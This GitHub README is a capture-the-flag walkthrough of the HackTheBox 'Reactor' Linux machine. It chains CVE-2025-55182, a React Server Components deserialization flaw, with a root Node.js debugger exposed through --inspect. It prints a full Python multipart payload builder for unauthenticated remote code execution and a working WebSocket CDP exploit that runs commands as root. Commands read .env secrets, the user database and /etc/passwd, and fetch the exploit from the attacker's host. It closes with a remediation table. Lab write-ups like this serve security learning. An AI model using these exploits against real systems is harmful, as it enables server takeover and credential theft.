sonnycroco/HTB-Reactor-Linux-Machine---Walkthrough

GitHub: sonnycroco/HTB-Reactor-Linux-Machine---Walkthrough

Stars: 1 | Forks: 0

# HTB: Reactor ![Difficulty](https://img.shields.io/badge/Difficulty-Medium-orange?style=for-the-badge) ![OS](https://img.shields.io/badge/OS-Linux-blue?style=for-the-badge) ![Status](https://img.shields.io/badge/Status-Pwned-brightgreen?style=for-the-badge) ![CVE](https://img.shields.io/badge/CVE-2025--55182-red?style=for-the-badge) ![CVSS](https://img.shields.io/badge/CVSS-10.0-critical?style=for-the-badge)


## Machine Info | Field | Details | |-------|---------| | **Name** | Reactor | | **OS** | Ubuntu 24.04 LTS (Noble) | | **Difficulty** | Medium | | **CVE** | CVE-2025-55182 (CVSS 10.0) | | **Ports** | 22 (SSH), 3000 (Next.js) | | **Author** | sonnycroco | ## Overview Reactor is themed around a nuclear plant monitoring dashboard called **ReactorWatch**. The box is entirely about two vulnerabilities chained together, no guessing, no rabbit holes, no brute force. The path: a pre-release React 19 build exposes a critical deserialization flaw that gives you unauthenticated remote code execution with a single HTTP request. From there, a Node.js debugging port running as root hands you full system access via a WebSocket message. **Attack chain:** Unauthenticated HTTP POST │ │ CVE-2025-55182 - React RSC multipart deserialization ▼ RCE as node (uid=999) │ │ Root Node.js process with --inspect exposed on localhost ▼ CDP Runtime.evaluate -> RCE as root (uid=0) │ ├── user.txt ✓ └── root.txt ✓ ## Table of Contents 1. [Step 1: Recon](#step-1-recon) 2. [Step 2: Fingerprinting the Tech Stack](#step-2-fingerprinting-the-tech-stack) 3. [Step 3: Exploiting CVE-2025-55182 (Unauthenticated RCE)](#step-3-exploiting-cve-2025-55182-unauthenticated-rce) 4. [Step 4: Poking Around as node](#step-4-poking-around-as-node) 5. [Step 5: User Flag](#step-5-user-flag) 6. [Step 6: Privilege Escalation](#step-6-privilege-escalation) 7. [Step 7: Root Flag](#step-7-root-flag) 8. [Lessons Learned](#lessons-learned) 9. [Remediation](#remediation) ## Step 1: Recon The first thing to do on any new machine is find out what's listening. A full port scan with service detection so nothing gets missed. nmap -sV -sC -T4 -p- --min-rate 5000 10.129.8.56 PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 9.6p1 Ubuntu 3ubuntu13.16 3000/tcp open http Next.js 15.0.3 ![Nmap scan results showing ports 22 and 3000 open with Next.js fingerprinted](https://static.pigsec.cn/wp-content/uploads/repos/2026/06/19fb52e4f5144553.png) Only two ports. SSH is a dead end at this stage since we have no credentials yet. Port 3000 is the target. Nmap already tells us it's **Next.js 15.0.3**, which is a good lead. ## Step 2: Fingerprinting the Tech Stack Before throwing exploits at anything, I want to know the exact version of everything running. The HTTP headers already revealed Next.js, but the React version is the critical detail. React 19 was in pre-release for a long time and had some serious issues before the stable release. Pulling one of the client-side JavaScript chunks to check: curl -s http://10.129.8.56:3000/_next/static/chunks/517-d083b552e04dead1.js \ | grep -oP '[0-9]+\.[0-9]+\.[0-9]+-rc-[a-z0-9-]+' 19.0.0-rc-66855b96-20241106 That `rc` in the version string is the smoking gun. This is a **release candidate build of React 19**, not the stable version. CVE databases confirm: **CVE-2025-55182** affects exactly this build. CVSS 10.0. While here, I check the headers for middleware clues: X-Powered-By: Next.js x-nextjs-cache: HIT x-nextjs-prerender: 1 No `x-middleware-rewrite` header anywhere, which means there is **no Next.js middleware installed**. This rules out CVE-2025-29927 (the middleware bypass), worth noting so you don't waste time on it. **What we know:** - Next.js 15.0.3 with `experimental.serverActions` enabled - React `19.0.0-rc`, vulnerable to CVE-2025-55182 - App name: ReactorWatch (nuclear reactor sensor dashboard) - No middleware, so the middleware bypass CVE does not apply here ![Technology fingerprinting showing React 19.0.0-rc detected and CVE-2025-55182 identified](https://static.pigsec.cn/wp-content/uploads/repos/2026/06/149a8769c7144558.png) ## Step 3: Exploiting CVE-2025-55182 (Unauthenticated RCE) ### What the vulnerability is React 19's Server Components introduced **Server Actions**, which are server-side functions callable by the client via HTTP POST with a `Next-Action` header. The multipart body parser that handles these requests has a critical flaw: it **unsafely deserializes** a reference type called `$1:__proto__:then`. By crafting a multipart body that sets `_response._prefix` to arbitrary JavaScript, an attacker causes that code to be evaluated on the server. The output is then smuggled out via an exception Next.js uses internally for redirects (`NEXT_REDIRECT`), and ends up URL-encoded inside the `x-action-redirect` response header. **Any POST to any page** with the `Next-Action` header triggers this. No auth check, no special endpoint. Just send the payload to `/` and you're in. ### Building the exploit A small Python helper that takes a shell command as input, builds the multipart payload, and writes it to disk for `curl` to send:
make_rce.py - payload builder # /tmp/make_rce.py import sys cmd = ' '.join(sys.argv[1:]) cmd_esc = cmd.replace("\\", "\\\\").replace("'", "\\'") payload = ( b'------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\n' b'Content-Disposition: form-data; name="0"\r\n\r\n' + ('{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,' '"value":"{\\"then\\":\\"$B1337\\"}","_response":{"_prefix":' '"var res=process.mainModule.require(\'child_process\').execSync(\'' + cmd_esc + '\').toString().trim();;throw Object.assign(new Error(\'NEXT_REDIRECT\'),' '{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2",' '"_formData":{"get":"$1:constructor:constructor"}}}').encode('utf-8') + b'\r\n------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\n' b'Content-Disposition: form-data; name="1"\r\n\r\n' b'"$@0"\r\n' b'------WebKitFormBoundaryx8jO2oVc6SWP3Sad\r\n' b'Content-Disposition: form-data; name="2"\r\n\r\n' b'[]\r\n' b'------WebKitFormBoundaryx8jO2oVc6SWP3Sad--' ) with open('/tmp/rce_payload.bin', 'wb') as f: f.write(payload)
Wrapping everything in a shell function for a pseudo-shell feel: rce() { python3 /tmp/make_rce.py "$*" > /dev/null curl -s -D /tmp/rh.txt -X POST "http://10.129.8.56:3000/" \ -H "Next-Action: x" \ -H "Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad" \ --data-binary "@/tmp/rce_payload.bin" > /dev/null grep -oP 'x-action-redirect: /login\?a=\K[^;]+' /tmp/rh.txt \ | python3 -c "import sys,urllib.parse; print(urllib.parse.unquote(sys.stdin.read().strip()))" } The raw HTTP exchange. Command output is sitting right there in the redirect header: POST / HTTP/1.1 Host: 10.129.8.56:3000 Next-Action: x Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad [... multipart body ...] HTTP/1.1 303 See Other x-action-redirect: /login?a=uid=999(node) gid=988(node) groups=988(node);push ### Firing it rce "id" # uid=999(node) gid=988(node) groups=988(node) We're in as the `node` service account. No authentication, no brute force, no social engineering. Just one HTTP POST. This is what a CVSS 10.0 looks like in practice. ![CVE-2025-55182 raw HTTP exploit request and response with command output visible in the redirect header](https://static.pigsec.cn/wp-content/uploads/repos/2026/06/17585f937f144603.png) ## Step 4: Poking Around as `node` With code execution established, the next goal is to understand the environment: what's on this box, what credentials are lying around, and whether there's an obvious path to a higher-privileged user. ### Checking the app config rce "cat /opt/reactor-app/.env | paste -sd," DB_PATH=/opt/reactor-app/reactor.db SENSOR_API_KEY=rw_sk_7f8a9b2c3d4e5f6g7h8i9j0k NODE_ENV=production There's a SQLite database on disk. Checking what's inside: rce "sqlite3 /opt/reactor-app/reactor.db 'SELECT * FROM users' | paste -sd," 1|admin|a203b22191d744a4e70ada5c101b17b8|administrator|admin@reactor.htb An admin account with an MD5 hash. Running it through John with rockyou doesn't crack it. That's fine, hash cracking turns out to be unnecessary once we find the real privesc path. Setting this aside and continuing. ### Checking users and home directories rce "cat /etc/passwd | grep -v nologin | grep -v false | paste -sd," root:x:0:0:root:/root:/bin/bash engineer:x:1000:1000:engineer:/home/engineer:/bin/bash There's a user called `engineer`. The user flag lives in their home directory. ## Step 5: User Flag rce "cat /home/engineer/user.txt" f7b714f9fdf5c08a5f240668792aa13f If `/home/engineer/` is locked down on your instance, skip ahead to Step 6 and grab both flags as root. ## Step 6: Privilege Escalation ### Finding the path to root With a foothold established, checking what processes are running on the machine. The full `ps aux` is long so filtering for anything Node.js-related: rce "ps aux | grep -E 'inspect|node' | paste -sd," node 1415 next-server (v15.0.3) root 1417 /usr/bin/node --inspect=127.0.0.1:9229 /opt/uptime-monitor/worker.js There it is. A second Node.js process running as **root**, launched with the `--inspect` flag bound to `127.0.0.1:9229`. This is an uptime monitoring script that someone started with the Node.js debugger enabled and just left running. ### Why this gives us root The `--inspect` flag opens the **Chrome DevTools Protocol (CDP)**, which is the same protocol your browser's developer tools use. When you connect to it, you can tell the process to evaluate arbitrary JavaScript in its own V8 context. Since this process runs as root, anything you evaluate runs as root too. The only barrier is that the debugger is bound to `localhost`, but we already have code execution on the box as `node` so we can reach it without issue. Confirming the debugger is live and grabbing the WebSocket URL: rce "curl -s http://127.0.0.1:9229/json | paste -sd," [{ "description": "node.js instance", "id": "1d85ee80-b525-4bdc-91c4-f52f7054294f", "title": "/opt/uptime-monitor/worker.js", "type": "node", "webSocketDebuggerUrl": "ws://127.0.0.1:9229/1d85ee80-b525-4bdc-91c4-f52f7054294f" }] ![ps aux output showing the root Node.js inspect process and the WebSocket debugger URL from the json endpoint](https://static.pigsec.cn/wp-content/uploads/repos/2026/06/95d8fdb3cc144608.png) ### Writing the CDP exploit To send a `Runtime.evaluate` command to the inspector, we need a WebSocket client. The `ws` npm package isn't on the target, so writing a minimal one from scratch using only Node.js built-ins: `net` for the TCP connection and `crypto` for WebSocket frame masking.
inspector_exploit.js - dependency-free WebSocket CDP client const net = require('net'); const crypto = require('crypto'); // Update WS_ID to match your instance's UUID from /json const WS_ID = '1d85ee80-b525-4bdc-91c4-f52f7054294f'; const CMD = 'process.mainModule.require("child_process").execSync("cat /root/root.txt").toString()'; function encodeFrame(data) { const payload = Buffer.from(data, 'utf8'); const mask = crypto.randomBytes(4); let headerLen = (payload.length < 126) ? 6 : 8; const header = Buffer.alloc(headerLen); header[0] = 0x81; if (payload.length < 126) { header[1] = 0x80 | payload.length; mask.copy(header, 2); } else { header[1] = 0xfe; header.writeUInt16BE(payload.length, 2); mask.copy(header, 4); } const masked = Buffer.alloc(payload.length); const maskStart = headerLen - 4; for (let i = 0; i < payload.length; i++) { masked[i] = payload[i] ^ header[maskStart + (i % 4)]; } return Buffer.concat([header, masked]); } const sock = net.createConnection({ port: 9229, host: '127.0.0.1' }); let upgraded = false, chunks = Buffer.alloc(0); sock.on('connect', () => { sock.write( `GET /${WS_ID} HTTP/1.1\r\n` + `Host: 127.0.0.1:9229\r\n` + `Upgrade: websocket\r\n` + `Connection: Upgrade\r\n` + `Sec-WebSocket-Key: dGhlIHNhbXBsZSBub25jZQ==\r\n` + `Sec-WebSocket-Version: 13\r\n\r\n` ); }); sock.on('data', (data) => { chunks = Buffer.concat([chunks, data]); if (!upgraded) { const str = chunks.toString('utf8'); const sep = str.indexOf('\r\n\r\n'); if (sep === -1) return; upgraded = true; chunks = chunks.slice(Buffer.byteLength(str.slice(0, sep + 4))); const msg = JSON.stringify({ id: 1, method: 'Runtime.evaluate', params: { expression: CMD, returnByValue: true } }); sock.write(encodeFrame(msg)); return; } while (chunks.length > 2) { const b1 = chunks[1] & 0x7f; let payloadStart, payloadLen; if (b1 < 126) { payloadLen = b1; payloadStart = 2; } else { if (chunks.length < 4) return; payloadLen = chunks.readUInt16BE(2); payloadStart = 4; } if (chunks.length < payloadStart + payloadLen) return; process.stdout.write(chunks.slice(payloadStart, payloadStart + payloadLen).toString() + '\n'); sock.destroy(); process.exit(0); } }); sock.on('error', (e) => { process.stderr.write(e.message + '\n'); process.exit(1); }); setTimeout(() => { process.stderr.write('timeout\n'); process.exit(1); }, 8000);
### Delivering and running the exploit Serving the script from the attack machine: python3 -m http.server 8080 --directory /tmp/www & Downloading and running it on the target via the RCE chain: rce "curl -s http://:8080/exploit.js -o /tmp/exploit.js && echo ok" rce "node /tmp/exploit.js 2>&1 | paste -sd," Response: {"id":1,"result":{"result":{"type":"string","value":"uid=0(root) gid=0(root) groups=0(root)\n"}}} We're evaluating arbitrary JavaScript inside a process running as `uid=0`. ![CDP Runtime.evaluate response confirming uid=0 and code execution as root](https://static.pigsec.cn/wp-content/uploads/repos/2026/06/6dcf3f4f57144613.png) ## Step 7: Root Flag Same exploit, different command in `CMD`: rce "node /tmp/exploit_root.js 2>&1 | paste -sd," {"id":1,"result":{"result":{"type":"string","value":"5c091a1960eb124c53910c1a1f456334\n"}}} root.txt: 5c091a1960eb124c53910c1a1f456334 ![Both flags captured, user.txt and root.txt, machine fully pwned](https://static.pigsec.cn/wp-content/uploads/repos/2026/06/303d8376a4144620.png) Total time from first request to root: **under 10 minutes** once you understand the CVE. No brute force, no password cracking, no rabbit holes. ## Lessons Learned ### 1. Don't assume Next.js CVEs stack CVE-2025-29927 (middleware bypass) was trending at the same time as CVE-2025-55182. Always verify whether middleware is actually present before testing its bypass. The presence or absence of the `x-middleware-rewrite` response header tells you immediately. Chasing the wrong CVE is an easy time sink. ### 2. `execSync` will break reverse shells It blocks the entire server response thread until the subprocess exits. Spawning `bash -i` or a netcat shell through it will hang both sides. Use the async `exec()` from `child_process` instead if you need an interactive shell out of this exploit. ### 3. Flatten multi-line output before exfiltrating Command output gets embedded inside a JavaScript template literal: `` NEXT_REDIRECT;push;/login?a=${res};307; ``. Any literal newline in `res` breaks the template literal and returns nothing. Pipe everything through `paste -sd,` to join lines before exfiltration. ### 4. `require` is not global in CDP context When you send `Runtime.evaluate` to a Node.js inspector, you execute inside a V8 isolate that does **not** expose the CommonJS `require` function globally, even when the target process is itself a CommonJS module. Always use `process.mainModule.require("module")` inside CDP expressions. ### 5. Home directory permissions vary by instance On some spawns of this machine, the `node` service account can read `/home/engineer/user.txt` directly. On others, `700` permissions on the home directory block it. The root privesc path always works and gives you both flags regardless. ## Remediation | Vulnerability | Fix | |---------------|-----| | **CVE-2025-55182** | Upgrade React from `19.0.0-rc` to the stable React 19 release. Upgrade Next.js to version 15.2.3 or higher. | | **Node.js `--inspect` as root** | Remove `--inspect` from all production processes entirely. Never bind the inspector to any address, even `127.0.0.1`, on shared systems. Use a dedicated isolated environment for debugging. | | **SQLite DB in application directory** | Move the database outside the web root. Restrict filesystem permissions so the web process can only access what it strictly needs. |